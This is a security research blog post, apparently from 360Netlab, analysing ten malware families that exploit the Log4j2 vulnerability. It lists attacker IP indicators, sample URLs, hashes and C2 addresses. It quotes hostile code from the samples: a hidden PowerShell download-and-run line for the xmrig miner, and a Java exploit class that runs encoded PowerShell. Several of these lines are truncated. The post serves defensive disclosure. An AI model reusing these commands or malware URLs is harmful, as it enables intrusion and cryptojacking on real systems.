honeypot

Ten families of malicious samples are spreading using the Log4j2 vulnerability Now

360Netlab
Dec 13, 2021 • 17 min read


Background

On December 11, 2021, at 8:00 pm, we published a blog disclosing Mirai and Muhstik botnet samples propagating through Log4j2 RCE vulnerability[1]。

Over the past 2 days, we have captured samples from other families, and now the list of families has exceeded 10. It looks like the race between the offense and defense has started, and the offense side is wasting no time to jump into the game. Right now there is more data in our queue to be looked at but we think it might help that we can quickly share what we have confirmed to the security community. More updates are to be expected from us, so stay tuned to our blog site or our twitter handle.


Where the scanners|attackers coming from

The following diagram shows the scanners|attackers IP addresses' geographical distribution that we captured from our honeypot system




COUNTRY/REGION	COUNT
Germany	271
The Netherlands	143
China	134
United States	123
United Kingdom	29
Canada	27
Singapore	23
India	22
Japan	15
Russia	12

The top scan destination port is 8081 (Apache Flink) accounted for 31.61%, followed by port 8983 (Apache Solr) accounted for 28.1%, see the chart below




ASNs


We have now captured more than 1050 attack source IPs, mainly from ALPHASTRIKE-RESEARCH, ASMK and DIGITALOCEAN-ASN, accounting for more than 50%, and the overall trend of scanning is as follows.




The scanned source IPs come from various countries around the world, with Germany accounting for the largest percentage, as shown below:



The attack source IP is mainly large network mapping vendor IP, as well as a large number of Tor proxy export node IP



Attack source IP source that came from cloud providers



Sample and Botnet family quick breakdown

At present, we have confirmed a total of 10 different families of malicious samples.

1, Muhstik, DDoS+backdoor

Refer to our previous Threat Alert.[2]。

2， Mirai

Refer to our previous Threat Alert.[3]。

3， DDoS family Elknot

Elknot, also known as BillGates, a very long live and active ddos botnet which targeted Linux systems and was later ported to the Windows platform[4]。
Now we see Elknot setting its foot on both platforms for this vulnerability, and sharing the same C2

The sample information of elknot.ELF

```
URL=http://155.94.154.170/aaa
MD5=ded558217c327d8f5c3f8b36118380ab

URL=http://155.94.154.170/log4j
MD5=ded558217c327d8f5c3f8b36118380ab
```

The sample information of elknot.PE

```
URL=http://154.82.110.5:1234/win.exe
MD5=36796319567f5a05571006b874903e87
```

C2 are `300gsyn.it:25009`

4， mining family m8220

A relative unknown mining botnet targets both Linux and window systems, we spot a variant that adopts this vulnerability,

```
url= http://205.185.113.59:1234/xmss
MD5=75bc0d4022b20fae1f5610109691184e
```

And the following is the extracted malicious URL information.

```
http://agent.apacheorg.top:1234/xmss
http://205.185.113.59:1234/.rsyslogds
http://205.185.113.59:1234/.inis
http://205.185.113.59:1234/xms
```

5， SitesLoader

SitesLoader gets active recently, and it jumped on the Log4j wagon. sample information:

```
URL=http://185.250.148.157:8005/acc
MD5=933568969efe6b3f8c0621200f0eea5a
```

Eventually a stage 2 ELF file will be downloaded.

```
URL=http://185.250.148.157:8005/index
MD5=720a3a92e72054dc8d58e229c22bb892
C2="https://sites.google.com/view/maintest01"
```

6， xmrig.pe

It actually shares the same exploit with the aforementioned muhstik, and the entry exploit corresponds to a java class.

```
URL=http://31.220.58.29/Exploit.class
MD5=f6e51ea341570c6e9e4c97aee082822b
```

It can attack both Linux and Windows machines, and the part for Linux is our aforementioned muhstik variant, with the following entry sample information.

```
URL=http://18.228.7.109/.log/log
MD5=1e051111c4cf327775dc3bab4df4bf85
```

The entry sample information for the Windows platform is as follows.

```
URL=http://172.105.241.146:80/wp-content/themes/twentysixteen/s.cmd
MD5=bf6935865f63c32c0530a61da9b85d53
```

It points to a Powershell script, the core of which is to download an xmrig program and run.

```
powershell -w hidden -c (new-object System.Net.WebClient).DownloadFile('http://54.210
xmrig.exe -o pool.supportxmr.com:5555 -u 46QBumovWy4dLJ4R8wq8JwhHKWMhCaDyNDEzvxHFmAHr
```

You can see that the pool and wallet addresses are hard-coded in the command line.

7， xmrig.ELF

When it runs, a bash script and an xmrig.tar.gz will be downloaded, the former being responsible for unpacking the latter and starting xmrig. The sample message is as follows

```
fseen=2021-12-11 23:45:56
URL=http://129.226.180.53/xmrig_setup/raw/master/xmrig.tar.gz
MD5=64808f03e967d15a7907c41fa0d34e89

fseen=2021-12-11 23:39:18
URL=http://129.226.180.53/xmrig_setup/raw/master/setup_c3pool_miner.sh
MD5=2f5769c38b6e5f4c59b7d831ed612395
```

8， attack tool 1

```
URL=http://47.243.78.246/12
MD5=5ac6ded41f9a61cd9d026e91af47b695
a variant of Linux/Riskware.Meterpreter.C      ELF 32-bit LSB shared object, Intel 8
```

9， attack tool 2

```
URL=http://170.178.196.41:1111/pglQLHfm
MD5=29851d65fe14699a793bf401cb84c019
a variant of Linux/Riskware.Meterpreter.C       ELF 64-bit LSB shared object, x86-64,

URL=http://170.178.196.41:35244/qIoPIauO
MD5=eb71a394bcf3e8f83198d51f3f6d7422
a variant of Linux/Riskware.Meterpreter.C       ELF 64-bit LSB shared object, x86-64,

URL=http://170.178.196.41:8080/UKTPAnRvns
MD5=84c2ccc2f2a4d4fe71249bad63252f32

Linux/Shellcode.CZ      ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statica
```

10， Unknown PE family

The basic information of the entry sample is as follows.

```
URL=http://141.98.83.139:9883/exp.class
md5=5b30284b34dcc1912326812c7d2ea723
```

It is a java class with the following contents.

```
public class exp
{

    public exp()
    {
    }

    static
    {
        try
        {
            String as[] = {
                "cmd", "/c", "powershell", "-exec", "bypass", "-w", "hidden", "-e", "
            };
            Runtime.getRuntime().exec(as).waitFor();
        }
        catch(Exception exception)
        {
            exception.printStackTrace();
```

```
        }
    }
}
```

We can see that it will call powershell to decode a base64 string, in fact, this string needs to be decoded three times to get the final payload, corresponding to a piece of powershell script.

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;$aeC=ne
```

It contains the following 2 URLs.

```
http://141.98.83.139:18080/nG60k1/RWjxFwxCBE
http://141.98.83.139:18080/nG60k1
```

Unfortunately, both URLs canot be downloaded now, so no family information can be provided here.

Contact us

Readers are always welcomed to reach us on twitter or email us to netlab at 360 dot cn.

IoC

Scanner IP:

```
1.116.59.211
1.179.247.182
101.204.24.28
103.103.0.141
103.103.0.142
103.107.198.109
103.232.136.12
103.244.80.194
103.90.239.209
104.244.72.115
104.244.72.136
104.244.73.126
104.244.74.121
```

104.244.74.57
104.244.76.13
104.244.76.170
104.244.79.234
104.244.79.6
104.248.144.120
107.172.214.23
107.189.1.160
107.189.1.178
107.189.7.88
109.201.133.100
109.70.100.19
109.70.100.34
109.73.65.32
110.42.200.96
111.28.189.51
111.59.85.209
112.215.172.64
112.27.199.180
112.74.52.90
113.141.64.14
113.98.224.68
114.112.161.155
114.32.82.82
115.151.228.235
115.151.228.4
115.151.228.83
118.27.36.56
119.84.170.84
120.195.30.152
120.211.140.116
121.4.56.143
122.117.91.144
122.161.53.44
124.224.87.29
128.199.15.215
128.199.222.221
128.199.48.147
128.31.0.13
131.100.148.7
133.18.201.195
134.122.33.6
134.209.24.42
134.209.82.14
137.184.102.82
137.184.104.73
137.184.105.192
137.184.137.242
137.184.138.79
137.184.28.58
137.184.96.216
137.184.98.176
137.184.99.8

138.197.106.234
138.197.108.154
138.197.167.229
138.197.216.230
138.197.9.239
138.199.21.199
138.68.155.222
139.28.218.134
139.59.101.242
139.59.103.254
139.59.108.31
139.59.163.74
139.59.188.119
139.59.224.7
139.59.8.39
139.59.96.42
139.59.99.80
14.177.141.126
140.246.171.141
141.98.83.139
142.93.151.166
142.93.157.150
142.93.34.250
143.110.221.204
143.110.221.219
143.198.180.150
143.198.183.66
143.198.45.117
143.244.184.81
144.217.86.109
144.48.37.78
145.220.24.19
146.56.131.161
146.56.148.181
146.70.38.48
147.182.131.229
147.182.154.100
147.182.167.165
147.182.179.141
147.182.187.229
147.182.195.250
147.182.215.36
147.182.216.21
147.182.219.9
147.182.242.144
147.182.242.241
150.158.189.96
151.80.148.159
154.65.28.250
154.94.7.88
156.146.57.41
157.230.32.67
157.245.105.213

157.245.107.6
157.245.108.125
157.245.108.40
157.245.109.75
157.245.129.50
157.245.96.165
159.203.187.141
159.203.45.181
159.203.58.73
159.223.42.182
159.223.61.102
159.223.75.133
159.223.9.17
159.48.55.216
159.65.146.60
159.65.155.208
159.65.58.66
159.65.59.77
159.65.60.100
159.89.115.238
159.89.122.19
159.89.133.216
159.89.150.150
159.89.154.102
159.89.154.185
159.89.154.64
159.89.48.173
159.89.85.91
159.89.94.219
160.238.38.196
161.35.119.60
161.35.155.230
161.35.156.13
162.247.74.202
162.247.74.206
162.253.71.51
162.255.202.246
164.52.53.163
164.90.196.7
164.90.199.206
164.90.199.212
164.90.199.216
164.90.200.6
164.92.254.33
165.22.210.174
165.22.213.246
165.227.32.109
165.232.80.166
166.70.207.2
167.172.65.15
167.172.69.97
167.172.71.96
167.172.85.73

167.172.94.250
167.71.1.144
167.71.13.196
167.71.218.228
167.71.4.81
167.86.70.252
167.99.164.160
167.99.172.111
167.99.172.213
167.99.172.99
167.99.186.227
167.99.204.151
167.99.221.217
167.99.36.245
167.99.44.32
170.210.45.163
171.221.235.43
171.25.193.20
171.25.193.25
171.25.193.77
171.25.193.78
172.83.40.103
172.83.40.124
172.98.66.221
174.138.6.128
175.6.210.66
176.10.99.200
177.131.174.12
177.185.117.129
178.128.226.212
178.128.232.114
178.159.3.167
178.17.170.135
178.17.170.23
178.17.171.102
178.17.174.14
178.176.202.121
178.176.203.190
178.62.23.146
178.62.61.47
179.43.187.138
18.27.197.252
180.136.188.219
180.149.125.139
182.99.234.208
182.99.246.166
182.99.246.183
182.99.246.190
182.99.246.192
182.99.246.199
182.99.247.181
182.99.247.188
182.99.247.253

182.99.247.67
183.13.106.232
183.134.110.75
185.100.86.128
185.100.87.174
185.100.87.202
185.100.87.41
185.107.47.171
185.107.47.215
185.107.70.56
185.129.61.5
185.14.97.147
185.165.169.18
185.170.114.25
185.175.25.50
185.202.220.27
185.202.220.29
185.207.249.87
185.220.100.240
185.220.100.241
185.220.100.242
185.220.100.243
185.220.100.244
185.220.100.245
185.220.100.246
185.220.100.247
185.220.100.248
185.220.100.249
185.220.100.250
185.220.100.251
185.220.100.252
185.220.100.253
185.220.100.254
185.220.100.255
185.220.101.129
185.220.101.131
185.220.101.132
185.220.101.133
185.220.101.134
185.220.101.135
185.220.101.136
185.220.101.138
185.220.101.139
185.220.101.140
185.220.101.141
185.220.101.142
185.220.101.143
185.220.101.144
185.220.101.145
185.220.101.146
185.220.101.147
185.220.101.148
185.220.101.149

185.220.101.150
185.220.101.151
185.220.101.152
185.220.101.153
185.220.101.154
185.220.101.155
185.220.101.156
185.220.101.157
185.220.101.158
185.220.101.159
185.220.101.160
185.220.101.161
185.220.101.162
185.220.101.163
185.220.101.164
185.220.101.165
185.220.101.166
185.220.101.167
185.220.101.168
185.220.101.169
185.220.101.170
185.220.101.171
185.220.101.172
185.220.101.173
185.220.101.174
185.220.101.175
185.220.101.176
185.220.101.177
185.220.101.178
185.220.101.179
185.220.101.180
185.220.101.181
185.220.101.182
185.220.101.183
185.220.101.184
185.220.101.185
185.220.101.186
185.220.101.187
185.220.101.188
185.220.101.189
185.220.101.190
185.220.101.191
185.220.101.32
185.220.101.33
185.220.101.34
185.220.101.35
185.220.101.36
185.220.101.37
185.220.101.38
185.220.101.39
185.220.101.40
185.220.101.41
185.220.101.42

185.220.101.43
185.220.101.44
185.220.101.45
185.220.101.46
185.220.101.47
185.220.101.48
185.220.101.49
185.220.101.50
185.220.101.51
185.220.101.52
185.220.101.53
185.220.101.54
185.220.101.55
185.220.101.56
185.220.101.57
185.220.101.58
185.220.101.59
185.220.101.60
185.220.101.61
185.220.101.62
185.220.101.63
185.220.101.9
185.220.102.243
185.220.102.246
185.220.102.248
185.220.102.6
185.220.103.120
185.233.100.23
185.236.200.116
185.236.200.118
185.245.86.85
185.245.87.246
185.255.79.72
185.38.175.130
185.38.175.131
185.38.175.132
185.4.132.183
185.51.76.187
185.56.80.65
185.65.205.10
185.83.214.69
188.166.102.47
188.166.105.150
188.166.170.135
188.166.223.38
188.166.225.104
188.166.45.93
188.166.48.55
188.166.7.245
188.166.86.206
188.166.92.228
188.241.156.207
191.101.132.152

191.232.38.25
192.145.118.111
192.145.118.127
192.145.118.177
192.150.9.201
192.40.57.54
193.110.95.34
193.122.108.228
193.218.118.183
193.218.118.231
193.29.60.202
193.31.24.154
194.110.84.182
194.110.84.243
194.48.199.78
195.144.21.219
195.201.175.217
195.251.41.139
195.54.160.149
197.246.171.83
198.54.128.94
198.98.51.189
198.98.57.207
198.98.62.150
199.195.248.29
199.195.250.77
199.195.252.18
199.249.230.110
199.249.230.163
20.205.104.227
20.71.156.146
20.73.161.16
204.8.156.142
205.185.117.149
206.189.20.141
207.246.101.221
209.127.17.234
209.127.17.242
209.141.34.232
209.141.41.103
209.141.46.203
209.141.54.195
209.141.58.146
209.141.59.180
209.58.146.134
209.97.133.112
211.218.126.140
212.102.40.36
213.164.204.146
217.112.83.246
217.138.200.150
217.138.208.92
217.138.208.94

```
217.146.83.136
217.79.189.13
218.29.217.234
218.89.222.71
219.100.36.177
219.159.77.109
221.199.187.100
221.226.159.22
221.228.87.37
23.108.92.140
23.128.248.13
23.129.64.130
23.129.64.131
23.129.64.136
23.129.64.137
23.129.64.138
23.129.64.140
23.129.64.141
23.129.64.142
23.129.64.143
23.129.64.144
23.129.64.146
23.82.194.113
23.82.194.114
23.82.194.166
31.171.154.132
31.6.19.41
34.247.50.189
35.193.211.95
35.232.163.113
36.4.92.53
37.120.204.142
37.123.163.58
37.187.122.82
37.187.96.183
37.19.212.103
37.19.212.88
37.19.213.10
37.19.213.148
37.19.213.149
37.19.213.168
37.19.213.170
37.19.213.198
37.19.213.199
37.19.213.200
37.221.66.128
39.102.236.51
41.203.140.114
42.192.69.45
45.12.134.108
45.129.56.200
45.133.194.118
45.137.21.9
```

45.140.168.37
45.153.160.131
45.153.160.139
45.153.160.2
45.154.255.147
45.155.205.233
45.33.120.240
45.76.99.222
46.101.223.115
46.105.95.220
46.166.139.111
46.194.138.182
46.58.195.62
49.233.62.251
49.234.81.169
49.7.224.217
49.74.65.69
5.157.38.50
5.254.101.167
51.105.55.17
51.15.43.205
51.77.52.216
52.140.215.233
54.146.233.218
58.241.61.242
60.31.180.149
61.175.202.154
61.178.32.114
61.19.25.207
62.102.148.68
62.102.148.69
64.113.32.29
66.220.242.222
67.205.170.85
67.207.93.79
68.183.192.239
68.183.198.247
68.183.198.36
68.183.2.123
68.183.207.73
68.183.33.144
68.183.35.171
68.183.36.244
68.183.37.10
68.183.41.150
68.183.44.143
68.183.44.164
78.31.71.247
78.31.71.248
80.57.9.110
80.67.172.162
81.30.157.43
82.221.131.71

85.93.218.204
86.106.103.29
86.109.208.194
89.163.249.192
89.249.63.3
91.207.173.123
91.207.174.157
91.221.57.179
91.245.81.65
91.250.242.12
92.38.178.27
124.224.87.11
45.83.67.190
121.36.213.142
180.149.231.197
112.74.34.48
128.14.102.187
113.68.61.30
185.220.102.8
180.140.163.156
23.129.64.149
218.28.128.14
54.144.8.103
45.83.66.86
45.83.67.33
45.83.66.36
139.59.4.192
45.83.67.183
103.149.248.27
54.254.58.27
111.205.62.212
45.83.65.148
112.103.102.184
37.120.189.247
147.182.188.183
23.129.64.135
45.83.66.100
45.83.67.58
16.162.192.45
94.230.208.147
182.99.246.138
165.227.37.189
185.220.102.247
223.104.67.7
51.15.244.188
122.161.50.23
111.127.128.136
185.213.155.168
118.112.74.135
185.135.81.158
199.249.230.84
23.129.64.145
13.213.127.204

```
103.112.31.26
45.83.66.228
45.83.65.93
174.138.9.117
194.87.236.154
167.99.221.249
5.254.43.59
194.110.84.93
51.15.76.60
167.71.14.192
104.244.72.129
211.154.194.21
212.102.50.103
167.99.164.183
45.76.176.24
157.122.61.12
45.83.65.61
211.138.191.69
188.166.26.105
107.189.11.228
172.106.16.74
117.89.128.117
109.70.100.25
101.71.37.47
91.243.81.71
217.68.181.100
195.19.192.26
112.10.117.77
45.83.67.0
5.254.101.169
45.83.64.153
58.247.209.203
45.83.64.235
185.113.128.30
